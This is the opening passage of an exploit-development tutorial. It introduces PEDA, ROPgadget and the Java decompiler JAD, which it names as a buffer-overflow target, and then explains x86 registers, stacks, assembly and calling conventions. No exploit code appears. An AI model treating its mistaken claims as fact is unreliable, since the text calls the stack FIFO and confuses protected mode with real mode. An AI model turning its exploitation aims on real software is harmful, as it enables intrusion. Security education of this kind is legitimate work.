Welcome to the end of the rabbit hole.

“It’s no use going back to yesterday, because I was a different person then.” – Alice in Wonderland

Introduction:

Hello there! In this write-up I am going to take you on a journey about modern Exploit Development in real applications, Reverse Engineering and some low-level programming in Assembler.

My name is Juan Sacco and I live in The Netherlands, originally born and raised in Argentina! The land of the steak :-) Since I was a kid I was always as you, interested in computers and more important, eager and curious enough to learn about those details that can only be seen if you are able to read between lines of code.


When other people is looking at programming and cracking as some sort of black magic this will be something that you will learn to love. Sometimes you will excel, and some other times it will be frustrating. But at the end the concept of hacking will ride your passion about computers, the world of hacking, cracking, undocumented functions, learning without official books, create and share, search and exploit will become part of your journey.

The learning-curve, the obscure ways of taking control of remote computers, hiding in a shell, in a process, in a dark corner of a system, that was for me as it will be for you. Fun, and sometimes profitable.

Let’s warm up the engines:

Once you have successfully log into the environment you have configured (Linux system with an Ubuntu Distribution for this write-up) you will see a few folder and files, maybe you are, or maybe not, familiar with Linux. If not, you should, if yes, then good for you my friend ;-)

So, follow me while I go trough this commands:



As you can see there are a few files and folders you will need to have installed on your system,

ROPGadget, PEDA, and the binaries for JAD.

They *know what is what,* / But they don't *know what is what ?*

There are a few tools we are going to need to conduct our exercises, I took the initiative and selected a few for you, that at this moment I believe are a good starting point for learning Exploit Development.

But hey! Feel free to use the ones you like the most, for example as a Debugger we are going to use GDB (GNU / Debugger) but any debugger will do the trick. :-)

So here is a short reference of each tool we are going to use, go quickly trough it so you can get a feeling of what does what and their purpose.

In short for super-lazy readers:
PEDA: We are going to use this as extension for GDB to make us the exploit dev process easier.
ROPGadget: We are going to use this tool to search and construct ROP Chains.
JAD: This program on the latest version (at the moment of writing this lines) is vulnerable to a buffer overflow, so yeah, the targeted app.

After here, a small documentation about each one:

PEDA - Python Exploit Development Assistance for GDB
Enhance the display of gdb: colorize and display disassembly codes, registers, memory information during debugging.

- Add commands to support debugging and exploit development (for a full list of commands use `peda help`):
  - `aslr` -- Show/set ASLR setting of GDB
  - `checksec` -- Check for various security options of binary
  - `dumpargs` -- Display arguments passed to a function when stopped at a call instruction
  - `dumprop` -- Dump all ROP gadgets in specific memory range
  - `elfheader` -- Get headers information from debugged ELF file
  - `elfsymbol` -- Get non-debugging symbol information from an ELF file
  - `lookup` -- Search for all addresses/references to addresses which belong to a memory range
  - `patch` -- Patch memory start at an address with string/hexstring/int
  - `pattern` -- Generate, search, or write a cyclic pattern to memory
  - `procinfo` -- Display various info from /proc/pid/
  - `pshow` -- Show various PEDA options and other settings
  - `pset` -- Set various PEDA options and other settings
  - `readelf` -- Get headers information from an ELF file
  - `ropgadget` -- Get common ROP gadgets of binary or library
  - `ropsearch` -- Search for ROP gadgets in memory

- `searchmem|find` -- Search for a pattern in memory; support regex search
- `shellcode` -- Generate or download common shellcodes.
- `skeleton` -- Generate python exploit code template
- `vmmap` -- Get virtual mapping address ranges of section(s) in debugged process
- `xormem` -- XOR a memory region with a key

Official repository can be found here: https://github.com/longld/peda

ROPgadget Tool

This tool lets you search your gadgets on your binaries to facilitate your ROP exploitation. ROPgadget supports ELF/PE/Mach-O format on x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS architectures. Since the version 5, ROPgadget has a new core which is written in Python using Capstone disassembly framework for the gadgets search engine - The older version can be found in the Archives directory but it will not be maintained.

Official repository can be found here: https://github.com/JonathanSalwan/ROPgadget

JAVA Decompiler

Jad (short for Java Decompiler) is a decompiler for the Java programming language. Jad provides a command-line user interface to extract source code from class files.

Official repository can be found here: https://varaneckas.com/jad/

A "bit" of theory

So hey you have made it till here without sweeting. Well done! As I told you at the beginning we are going to go deep into program internals, and in order to achieve this goal we have to look around memory pages, sections, and understand some basics concepts about buffers, assembly codes and more. So in this chapter I am going to introduce you to this concepts so you can understand a "bit" and if you wish to learn even more on each topic I am going to provide you with some useful links as well, meaning.. papers or write-ups that are spread on the internet.

What does x86 Architecture mean?

The x86 architecture is an instruction set architecture (ISA) series for computer processors. Developed by Intel Corporation, x86 architecture defines how a processor handles and executes different instructions passed from the operating system (OS) and software programs. The "x" in x86 denotes ISA version. It was designed back in 1978, x86 architecture was one of the first ISAs for microprocessor-based computing.

Some of the key features include:

- Provides a logical framework for executing instructions through a processor
- Allows software programs and instructions to run on any processor in the Intel 8086 family
- Provides procedures for utilizing and managing the hardware components of a central processing unit (CPU)

The x86 architecture primarily handles programmatic functions and provides services, such as memory addressing, software and hardware interrupt handling, data type, registers and input/output (I/O) management.

Protected mode is a mode of program operation in a computer with an Intel-based microprocessor in which the program is restricted to addressing a specific contiguous area of 640 kilobytes. Intel's original PC microprocessor, the 8088, provided a one megabyte (1 Mbyte) random access memory (RAM). The memory was divided into several areas for basic input/output system data, signals from your display, and other system information. The remainder or 640 kilobytes of contiguous space was left for the operating system and application programs. The 8088 ensured that any instruction issued by a program running in protected mode would not be able to address space outside of this contiguous 640 kilobytes. Typically, much operating system code and almost all application programs run in protected mode to ensure that essential data is not unintentionally overwritten.

Real mode is a program operation in which an instruction can address any space within the 1 megabyte of RAM. Typically, a program running in real mode is one that needs to get to and use or update system data and can be trusted to know how to do this. Such a program is usually part of the operating system or a special application subsystem.

As new microprocessors (such as the 80386) with larger RAM followed the 8088, DOS continued to preserve the 640 kilobyte addressing limitation so that newly-written application programs could continue to run on both the old as well as new microprocessors. Several companies developed DOS "extenders" that allowed DOS applications to be freed from the 640K constraint by inserting memory management code into the application. Microsoft developed the DOS Protected Mode Interface to go with a DOS extender included with Windows 3.0 (which was itself a DOS application). Microsoft later gave the standard to an industry organization, the DPMI Committee.

Today's personal computers, using microprocessors that succeeded the 8088, typically contain eight or more megabytes of RAM. Today's operating systems (including the latest DOS versions) come with extended memory management that frees the programmer from the original addressing constraints.

What is a memory buffer?

Let’s start by the definition of RAM (pronounced ramm) is an acronym for random access memory, a type of computer memory that can be accessed randomly; that is, any byte of memory can be accessed without touching the preceding bytes. RAM is the most common type of memory found in computers and other devices, such as printers.

In short.. a buffer, also called buffer memory, is a portion of a computer's memory that is set aside as a temporary holding place for data that is being sent to or received from an external device, such as a hard disk drive (HDD), keyboard or printer.

A buffer temporarily stores data while the data is in the process of moving from one place to another, i.e. the input device to the output device. You can say that buffer is a part of the memory. You can say that a buffer is a pre-allocated area of the memory where you can store your data while you are processing it.

On the other hand, it is found mainly in the RAM and acts as an area where the CPU can store data temporarily. This area is used mainly when the computer and the other devices have different processing speeds. Typically, the data is stored in a buffer as it is retrieved from an input device (such as a mouse) or just before it is sent to an output device (such as speakers).

However, the buffer may also be used when moving data between processes within a computer. And here is were rely our main interest as you may guessed ;-)

So, the computer writes the data up into a buffer, from where the device can access the data, as its own speed. This allows the computer to be able to focus on other matters after it writes up the data into the buffer; as oppose to constantly focus on the data, until the device is done.


Buffers can be implemented in a fixed memory location in hardware or by using a virtual data buffer in software, which points to a data buffer that are stored on a physical storage medium.

Most of the buffers are utilized in software. These buffers typically use the faster RAM to store temporary data, as RAM has a much faster access time than hard disk drives. A buffer often adjusts timing by implementing a queue or **FIFO** (First In First Out) algorithm in memory. Hence, it is often writing data into the queue at one rate and reading it at another rate.

Stack is a collection of items in which the data are inserted and remove from one end called the top of the stack.

In computer science, a stack is a particular kind of abstract data type or collection in which the principal (or only) operations on the collection are the addition of an entity to the collection, known as push and removal of an entity, known as pop.

And…. How does a stack works? Show me sir!
A FIFO is a First In First Out memory. You can think of data being shifted in one end and shifted out the other, with the amount of data in the FIFO being allowed to grow up to some maximum limit.



However, actually shifting data around in memory is costly to do in hardware. A better way is to use a memory more normally but make it look like a circular buffer by manipulation of the next address to write to and read from. These addresses live in separate registers, and are often called the read pointer and the write pointer.

How do we interact with the computer using low-level programming?

An assembly language is a low-level programming language for microprocessors and other programmable devices. It is not just a single language, but rather a group of languages. An assembly language implements a symbolic representation of the machine code needed to program a given CPU architecture.

It is the most basic programming language available for any processor. With assembly language, a programmer works only with operations that are implemented directly on the physical CPU. Assembly languages generally lack high-level conveniences such as variables and functions, and they are not portable between various families of processors. They have the same structures and set of commands as machine language, but allow a programmer to use names instead of numbers. This language is still useful for programmers when speed is necessary or when they need to carry out an operation that is not possible in high-level languages.

The x86 instruction set architecture is at the heart of CPUs that power our home computers and remote servers for over two decades. Being able to read and write code in low-level assembly language is a powerful skill to have. It enables you to write faster code, use machine features unavailable in C, and reverse-engineer compiled code.

But starting out can be a daunting task. The official documentation manuals from Intel are well over a thousand pages long. Twenty years of continual evolution with backward compatibility have produced a landscape with clashing design principles from different eras, deprecated features occupying space, layers upon layers of mode switches, and an exception to every pattern.

I will help you gain a solid understanding of the x86 ISA from basic principles. I will focus more on building a clear mental model of what's happening, rather than giving every detail precisely (which would be long and boring to read). If you want to make use of this knowledge, you should simultaneously refer to another tutorial that shows you how to write and compile a simple function, and also have a list of CPU instructions open for referencing. I will start out in familiar territory and slowly add complexity in manageable steps – unlike other documentation that tend to lay out the information all at once.


Basic execution environment.

An x86 CPU has eight 32-bit general-purpose registers. For historical reasons, the registers are named *{eax, ecx, edx, ebx, esp, ebp, esi, edi}*. (Other CPU architectures would simply name them r0, r1, ..., r7.) Each register can hold any 32-bit integer value. The x86 architecture actually has over a hundred registers, but we will only cover specific ones when needed.

As a first approximation, a CPU executes a list of instructions sequentially, one by one, in the order listed in the source code. Later on, we will see how the code path can go non-linearly, covering concepts like if-then, loops, and function calls.

There are actually eight 16-bit and eight 8-bit registers that are subparts of the eight 32-bit general-purpose registers. These features come from the 16-bit era of x86 CPUs, but still have some

occasional use in 32-bit mode. The 16-bit registers are named {ax, cx, dx, bx, sp, bp, si, di} and represent the bottom 16 bits of the corresponding 32-bit registers {eax, ecx, ..., edi} (the prefix “e” stands for “extended”). The 8-bit registers are named {al, cl, dl, bl, ah, ch, dh, bh} and represent the low and high 8 bits of the registers {ax, cx, dx, bx}. Whenever the value of a 16-bit or 8-bit register is modified, the upper bits belonging to the full 32-bit register will remain unchanged.



Basic arithmetic instructions

The most basic x86 arithmetic instructions operate on two 32-bit registers. The first operand acts as a source, and the second operand acts as both a source and destination. For example: addl %ecx, %eax – in C notation, this means: eax = eax + ecx;, where eax and ecx have the type uint32_t. Many instructions fit this important schema – for example:

xorl %esi, %ebp means ebp = ebp ^ esi;.

subl %edx, %ebx means ebx = ebx - edx;.

andl %esp, %eax means eax = eax & esp;.

A few arithmetic instructions take only one register as an argument, for example:

notl %eax means eax = ~eax;.

incl %ecx means ecx = ecx + 1;.

The bit shifting and rotation instructions take a 32-bit register for the value to be shifted, and the fixed 8-bit register cl for the shift count. For example: shll %cl, %ebx means ebx = ebx << cl;.

Many arithmetic instructions can take an immediate value as the first operand. The immediate value is fixed (not variable), and is coded into the instruction itself. Immediate values are prefixed with $. For example:

movl $0xFF, %esi means esi = 0xFF;.

addl $-2, %edi means edi = edi + (-2);.

shrl $3, %edx means edx = edx >> 3;.

Note that the movl instruction copies the value from the first argument to the second argument (it does not strictly "move", but this is the customary name). In the case of registers, like movl %eax, %ebx, this means to copy the value of the eax register into ebx (which overwrites ebx's previous value).

Now is a good time to talk about one principle in assembly programming: Not every desirable operation is directly expressible in one instruction. In typical programming languages that most people use, many constructs are composable and adaptable to different situations, and arithmetic can be nested. In assembly language however, you can only write what the instruction set allows. To illustrate with examples:

You can't add two immediate constants together, even though you can in C. In assembly you'd either compute the value at compile time, or express it as a sequence of instructions.

You can add two 32-bit registers in one instruction, but you can't add three 32-bit registers – you'd need to break it up into two instructions.

You can't add a 16-bit register to a 32-bit register. You'd need to write one instruction to perform a 16-to-32-bit widening conversation, and another instruction to perform the addition.

When performing bit shifting, the shift count must be either a hard-coded immediate value or the register cl. It cannot be any other register. If the shift count was in another register, then the value needs to be copied to cl first.

The takeaway messages are that you shouldn't try to guess or invent syntaxes that don't exist (such as addl %eax, %ebx, %ecx); also that if you can't find a desired instruction in the long list of supported instructions then you need to manually implement it as a sequence of instructions (and possibly allocate some temporary registers to store intermediate values).

Flags register and comparisons

There is a 32-bit register named eflags which is implicitly read or written in many instructions. In other words, its value plays a role in the instruction execution, but the register is not mentioned in the assembly code.

Arithmetic instructions such as addl usually update eflags based on the computed result. The instruction would set or clear flags like carry (CF), overflow (OF), sign (SF), parity (PF), zero (ZF), etc. Some instructions read the flags – for example adcl adds two numbers and uses the carry flag as a third operand: adcl %ebx, %eax means eax = eax + ebx + cf;. Some instructions set a register based on a flag – for example setz %al sets the 8-bit register al to 0 if ZF is clear or 1 if ZF is set. Some instructions directly affect a single flag bit, such as cld clearing the direction flag (DF).

Comparison instructions affect eflags without changing any general-purpose registers. For example, cmpl %eax, %ebx will compare the two registers' value by subtracting them in an unnamed temporary place and set the flags according to the result, so that you can tell whether eax < ebx or eax == ebx or eax > ebx in either unsigned mode or signed mode. Similarly, testl %eax, %ebx computes eax & ebx in a temporary place and sets the flags accordingly. Most of the time, the instruction after a comparison is a conditional jump (covered later).

So far, we know that some flag bits are related to arithmetic operations. Other flag bits are concerned with how the CPU behaves – such as whether to accept hardware interrupts, virtual 8086 mode, and other system management stuff that is mostly of concern to OS developers, not to application developers. For the most part, the eflags register is largely ignorable. The system flags are definitely ignorable, and the arithmetic flags can be forgotten except for comparisons and bigint arithmetic operations.

Memory addressing, reading, writing

The CPU by itself does not make a very useful computer. Having only 8 data registers severely limits what computations you can do because you can't store much information. To augment the CPU, we have RAM as a large system memory. Basically, RAM is an enormous array of bytes – for example, 128 MiB of RAM is 134 217 728 bytes that you can store any values to.

When storing a value longer than a byte, the value is encoded in little endian. For example if a 32-bit register contained the value 0xDEADBEEF and this register needs to be stored in memory starting at address 10, then the byte value 0xEF goes into RAM address 10, 0xBE into address 11, 0xAD into address 12, and finally 0xDE into address 13. When reading values from memory, the same rule applies – the bytes at lower memory addresses get loaded into the lower parts of a register.

It should go without saying that the CPU has instructions to read and write memory. Specifically, you can load or store one or more bytes at any memory address you choose. The simplest thing you can do with memory is to read or write a single byte:

movb (%ecx), %al means al = *ecx;. (this reads the byte at memory address ecx into the 8-bit al register)

movb %bl, (%edx) means *edx = bl;. (this writes the byte in bl to the byte at memory address edx)

(In the illustrative C code, al and bl have the type uint8_t, and ecx and edx are being casted from uint32_t to uint8_t*.)

Next, many arithmetic instructions can take one memory operand (never two). For example:

*addl (%ecx), %eax means eax = eax + (*ecx);. (this reads 32 bits from memory)*

*addl %ebx, (%edx) means *edx = (*edx) + ebx;. (this reads and writes 32 bits in memory)*

Addressing modes

When we write code that has loops, often one register holds the base address of an array and another register holds the current index being processed. Although it's possible to manually compute the address of the element being processed, the x86 ISA provides a more elegant solution – there are memory addressing modes that let you add and multiply certain registers together. This is probably easier to illustrate than describe:

*movb (%eax,%ecx), %bh means bh = *(eax + ecx);.*

*movb -10(%eax,%ecx,4), %bh means bh = *(eax + (ecx * 4) - 10);.*

The address format is offset(base, index, scale), where offset is an integer constant (can be positive, negative, or zero), base and index are 32-bit registers (but a few combinations are disallowed), and scale is either {1,2,4,8}. For example if an array holds a series of 64-bit integers, we would use scale = 8 because each element is 8 bytes long.

The memory addressing modes are valid wherever a memory operand is permitted. Thus if you can write sbbl %eax, (%eax), then you can certainly write sbbl %eax, (%eax,%eax,2) if you need the indexing capability. Also note that the address being computed is a temporary value that is not saved in any register. This is good because if you wanted to compute the address explicitly, you would need to allocate a register for it, and having only 8 GPRs is rather tight when you want to store other variables.

There is one special instruction that uses memory addressing but does not actually access memory. The leal (load effective address) instruction computes the final memory address according to the addressing mode, and stores the result in a register. For example, leal 5(%eax,%ebx,8), %ecx means ecx = eax + ebx*8 + 5;. Note that this is entirely an arithmetic operation and does not involve dereferencing a memory address.

Jumps, labels, and machine code

Each assembly language instruction can be prefixed by zero or more labels. These labels will be useful when we need to jump to a certain instruction. Examples:

```
foo:  /* A label */
negl %eax  /* Has one label */

addl %eax, %eax  /* Zero labels */

bar: qux: sbbl %eax, %eax  /* Two labels */
```

The jmp instruction tells the CPU to go to a labelled instruction as the next instruction to execute, instead going to the next instruction below by default. Here is a simple infinite loop:

```
top: incl %ecx
jmp top
```

Although jmp is unconditional, it has sibling instructions that look at the state of eflags, and either jumps to the label if the condition is met or otherwise advances to the next instruction below. Conditional jump instructions include: ja (jump if above), jle (jump if less than or equal), jo (jump if overflow), jnz (jump if non-zero), et cetera. There are 16 of them in all, and some have synonyms – e.g. jz (jump if zero) is the same as je (jump if equal), ja (jump if above) is the same as jnbe (jump if not below or equal). An example of using conditional jump:

```
jc skip  /* If carry flag is on, then jump away */
/* Otherwise CF is off, then execute this stuff */
notl %eax
/* Implicitly fall into the next instruction */
skip:
adcl %eax, %eax
```

Label addresses are fixed in the code when it is compiled, but it is also possible to jump to an arbitrary memory address computed at run time. In particular, it is possible to jump to the value of a register: jmp *ecx essentially means to copy ecx's value into eip, the instruction pointer register.

Now is a perfect time to discuss a concept that was glossed over in section 1 about instructions and execution. Each instruction in assembly language is ultimately translated into 1 to 15 bytes of machine code, and these machine instructions are strung together to create an executable file. The CPU has a 32-bit register named eip (extended instruction pointer) which, during program execution, holds the memory address of the current instruction being executed. Note that there are very few ways to read or write the eip register, hence why it behaves very differently from the 8 main general-purpose registers. Whenever an instruction is executed, the CPU knows how many bytes long it was, and advances eip by that amount so that it points to the next instruction.

While we're on this note about machine code, assembly language is not actually the lowest level that a programmer can go; raw binary machine code is the lowest level. (Intel insiders have access to even lower levels, such as pipeline debugging and microcode – but ordinary programmers can't go there.) Writing machine code by hand is very unpleasant (I mean, assembly language is unpleasant enough already), but there are a couple of minor capabilities gained. By writing machine code, you can encode some instructions in alternate ways (e.g. a longer byte sequence that has the same effect when executed), and you can deliberately generate invalid instructions to test the CPU's behavior (not every CPU handles errors the same way).

The stack

The stack is conceptually a region of memory addressed by the esp register. The x86 ISA has a number of instructions for manipulating the stack. Although all of this functionality can be achieved with movl, addl, etc. and with registers other than esp, using the stack instructions is more idiomatic and concise.

In x86, the stack grows downward, from larger memory addresses toward smaller ones. For example, "pushing" a 32-bit value onto the stack means to first decrement esp by 4, then take the 4-byte value and store it starting at address esp. "Popping" a value performs the reverse operations –

load 4 bytes starting at address esp (either into a given register or discarded), then increment esp by 4.

The stack is important for function calls. The call instruction is like jmp, except that before jumping it first pushes the next instruction address onto the stack. This way, it's possible to go back by executing the retl instruction, which pops the address into eip. Also, the standard C calling convention puts some or all the function arguments on the stack.

Note that stack memory can be used to read/write the eflags register, and to read the eip register. Accessing these two registers is awkward because they cannot be used in typical movl or arithmetic instructions.

Calling convention

When we compile C code, it is translated into assembly code and ultimately machine code. A calling convention defines how C functions receive arguments and return a value, by putting values on the stack and/or in registers. The calling convention applies to a C function calling another C function, a piece of assembly code calling a C function, or a C function calling an assembly function. (It does not apply to a piece of assembly code calling an arbitrary piece of assembly code; there are no restrictions in this case.)

On 32-bit x86 on Linux, the calling convention is named cdecl. The function caller (parent) pushes the arguments from right to left onto the stack, calls the target function (callee/child), receives the return value in eax, and pops the arguments. For example:

```
int main(int argc, char **argv) {
  print("Hello", argc);
  /*
  The above call to print() would translate
  into assembly code like this:

  pushl %registerContainingArgc
  pushl ADDRESS_OF_HELLO_STRING_CONSTANT
  call print
  // Receive result in %eax
  popl %ecx  // Discard argument str
  popl %ecx  // Discard argument foo
  */
}

int print(const char *str, int foo) {
  ....
  /*
  In assembly language, these 32-bit values exist on the stack:
    0(%esp) has the address of the caller's next instruction.
    4(%esp) has the value of the argument str (char pointer).
    8(%esp) has the value of the argument foo (signed integer).
  Before the function executes retl, it needs to
  put some number into %eax as the return value.
  */
}
```

Repeatable string instructions

The class of “string” instructions use the esi and edi registers as memory addresses, and automatically increment/decrement them after the instruction. For example, movsb %esi, %edi means *edi = *esi; esi++; edi++; (copies one byte). (Actually, esi and edi increment if the direction flag is 0; otherwise they decrement if DF is 1.) Examples of other string instructions include cmpsb, scasb, stosb.

A string instruction can be modified with the rep prefix (see also repe and repne) so that it gets executed ecx times (with ecx decrementing automatically). For example, rep movsb %esi, %edi means:

```
while (ecx > 0) {
  *edi = *esi;
  esi++;
  edi++;
  ecx--;
}
```

These string instructions and the rep prefixes bring some iterated compound operations into assembly language. They represent some of the mindset of the CISC design, where it is normal for programmers to code directly in assembly, so it provides higher level features to make the work easier. (But the modern solution is to write in C or an even higher level language, and rely on a compiler to generate the tedious assembly code.)

Floating-point and SIMD

The x87 math coprocessor has eight 80-bit floating-point registers (but all x87 functionality has been incorporated into the main x86 CPU now), and the x86 CPU also has eight 128-bit xmm registers for SSE instructions. I do not have much experience with FP/x87, and you should refer to other guides available on the web. The way the x87 FP stack works is a bit weird, and these days it’s better to do floating-point arithmetic using xmm registers and SSE/SSE2 scalar instructions instead.

As for SSE, a 128-bit xmm register can be interpreted in many ways depending on the instruction being executed: as sixteen byte values, as eight 16-bit words, as four 32-bit doublewords or single-precision floating-point numbers, or as two 64-bit quadwords or double-precision floating-point numbers. For example, one SSE instruction would copy 16 bytes (128 bits) from memory into an xmm register, and one SSE instruction would add two xmm registers together treating each one as eight 16-bit words in parallel. The idea behind SIMD is to execute one instruction to operate on many data values at once, which is faster than operating on each value individually because fetching and executing every instruction incurs a certain amount of overhead.

It should go without saying that all SSE/SIMD operations can be emulated more slowly using basic scalar operations (e.g. the 32-bit arithmetic covered in section 3). A cautious programmer might choose to prototype a program using scalar operations, verify its correctness, and gradually convert it to use the faster SSE instructions while ensuring it still computes the same results.

Virtual memory

Up to now, we assumed that when an instruction requests to read from or write to a memory address, it will be exactly the address handled by the RAM. But if we introduce a translation layer

in between, we can do some interesting things. This concept is known as virtual memory, paging, and other names.

